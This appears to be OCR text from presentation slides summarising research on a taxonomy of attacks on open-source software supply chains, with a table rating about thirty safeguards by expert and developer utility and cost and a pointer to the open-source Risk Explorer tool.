
Goal:

- Central point of reference, terminology
- Raise awareness



Reference:
Ladisa, P., et al.: SoK: Taxonomy of Attacks on Open-Source Software Supply Chains, IEEE Symposium on Security and Privacy (forthcoming 2023)

Attack Trees



Safeguards Utility & Cost Assessment

Safeguard	Experts Utility Mean	Experts Utility Median	Experts Cost Mean	Experts Cost Median	Mean U/C	Developers Usage	Developers Cost Mean	Developers Cost Median
Protect production branch	4.2	4.0	2.0	2.0	**2.10**	Y N	1.8	2.0
Remove un-used dependencies	4.3	5.0	2.1	2.0	2.05	Y N	2.0	2.0
Version pinning [74] [72]	3.7	3.0	2.2	2.0	1.68	Y N	2.1	2.0
Dependency resolution rules	4.1	4.0	2.6	3.0	1.58	Y N	2.7	3.0
User account management	3.9	4.0	2.6	3.0	1.50	Y N	2.3	2.5
Preventive squatting the released packages	3.1	3.0	2.9	3.0	1.07	Y N	3.8	3.5
Runtime Application Self-Protection	3.7	4.0	4.2	4.0	0.88	Y N	3.8	4.0
Manual source code review	4.1	4.0	4.8	5.0	0.85	Y N	4.4	5.0
Build dependencies from sources	3.0	3.0	4.1	4.0	0.73	Y N	3.8	4.0

Safeguard	Experts Utility Mean	Experts Utility Median	Experts Cost Mean	Experts Cost Median	Mean U/C	Developers Usage	Developers Cost Mean	Developers Cost Median
Protect production branch	4.2	4.0	2.0	2.0	**2.10**	Y N	1.8	2.0
Remove un-used dependencies	4.3	5.0	2.1	2.0	2.05	Y N	2.0	2.0
Version pinning [74] [72]	3.7	3.0	2.2	2.0	1.68	Y N	2.1	2.0
Dependency resolution rules	4.1	4.0	2.6	3.0	1.58	Y N	2.7	3.0
User account management	3.9	4.0	2.6	3.0	1.50	Y N	2.3	2.5
Secure authentication (e.g., MFA, password recycle, session timeout, token protection)	4.3	5.0	2.9	3.0	1.48	Y N	2.5	3.0
Use of security, quality and health metrics	3.5	4.0	2.6	3.0	1.35	Y N	2.7	3.0
Typo guard/Typo detection [15], [76]	3.9	4.0	2.9	4.0	1.34	Y N	3.1	3.0
Use minimal set of trusted build dependencies in the release job [51]	4.1	4.0	3.1	3.0	1.32	Y N	3.8	4.0
Integrity check of dependencies through cryptographic hashes [9]	3.3	3.0	2.5	2.0	1.32	Y N	2.3	2.0
Maintain detailed SBOM [8] and perform SCA	4.2	5.0	3.4	4.0	1.24	Y N	2.9	3.0
Ephemeral build environment [9]	3.6	3.0	2.9	3.0	1.24	Y N	2.8	2.5
Prevent script execution	3.7	3.0	3.0	3.0	1.23	Y N	2.4	2.0
Pull/Merge request review	4.6	5.0	3.8	4.0	1.21	Y N	3.6	4.0
Restrict access to system resources of code executed during each build steps [51]	4.0	4.0	3.3	3.0	1.21	Y N	3.8	3.5
Code signing	3.7	4.0	3.1	3.0	1.19	Y N	3.1	3.0
Integrate Open-Source vulnerability scanner into CI/CD pipeline	3.8	4.0	3.3	3.0	1.15	Y N	3.1	3.0
Use of dedicated build service [9]	3.6	4.0	3.3	3.0	1.09	Y N	3.0	3.0
Preventive squatting the released packages	3.1	3.0	2.9	3.0	1.07	Y N	3.8	3.5
Audit, security assessment, vulnerability assessment, penetration testing	4.3	4.0	4.1	4.0	1.05	Y N	3.8	3.5
Reproducible builds	4.2	5.0	4.1	4.0	1.02	Y N	3.5	4.0
Isolation of build steps [51]	3.1	3.0	3.1	3.0	1.00	Y N	3.2	3.0
Scoped packages [72], [74]	2.9	3.0	2.9	3.0	1.00	Y N	2.8	2.0
Establish internal repository mirrors and reference one private feed, not multiple [72]	3.6	3.0	3.7	4.0	0.97	Y N	2.7	3.0
Application Security Testing	4.1	4.0	4.3	5.0	0.95	Y N	3.7	3.0
Establish vetting process for Open-Source components hosted in internal/public repositories	4.1	4.0	4.3	5.0	0.95	Y N	3.8	3.5
Code isolation and sandboxing	3.9	4.0	4.2	4.0	0.93	Y N	3.2	3.0
Runtime Application Self-Protection	3.7	4.0	4.2	4.0	0.88	Y N	3.8	4.0
Manual source code review	4.1	4.0	4.8	5.0	0.85	Y N	4.4	5.0
Build dependencies from sources	3.0	3.0	4.1	4.0	0.73	Y N	3.8	4.0

Taxonomy of Attacks on Open-Source Software Supply Chains

Attacker's perspective

117 unique attack vectors

Based on Systematic Literature Review

+370 scientific and grey literature references


Mapping of Safeguards

+30 high-level safeguards to prevent attack vectors

Assessed by experts & practitioners

Surveyed 17 experts and +130 developers

Risk Explorer for Software Supply Chains



Try it!
It's free


Risk Explorer for Software Supply Chains:
Demo

Available online and open-source: https://sap.github.io/risk-explorer-for-software-supply-chains/

Reference:
Ladisa, P., et al., Risk Explorer for Software Supply Chains: Understanding the Attack Surface of Open-Source based Software Development, ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED '22)


What attackers wants to achieve with OSS Supply Chain attacks

Execution of Malicious Code



References:
- Ohm, M., et al.: Backstabber's Knife Collection (2020)

Primary Objective
Data Exfiltration



Last step


How to ensure that your malicious code gets executed

(✓) Spread out

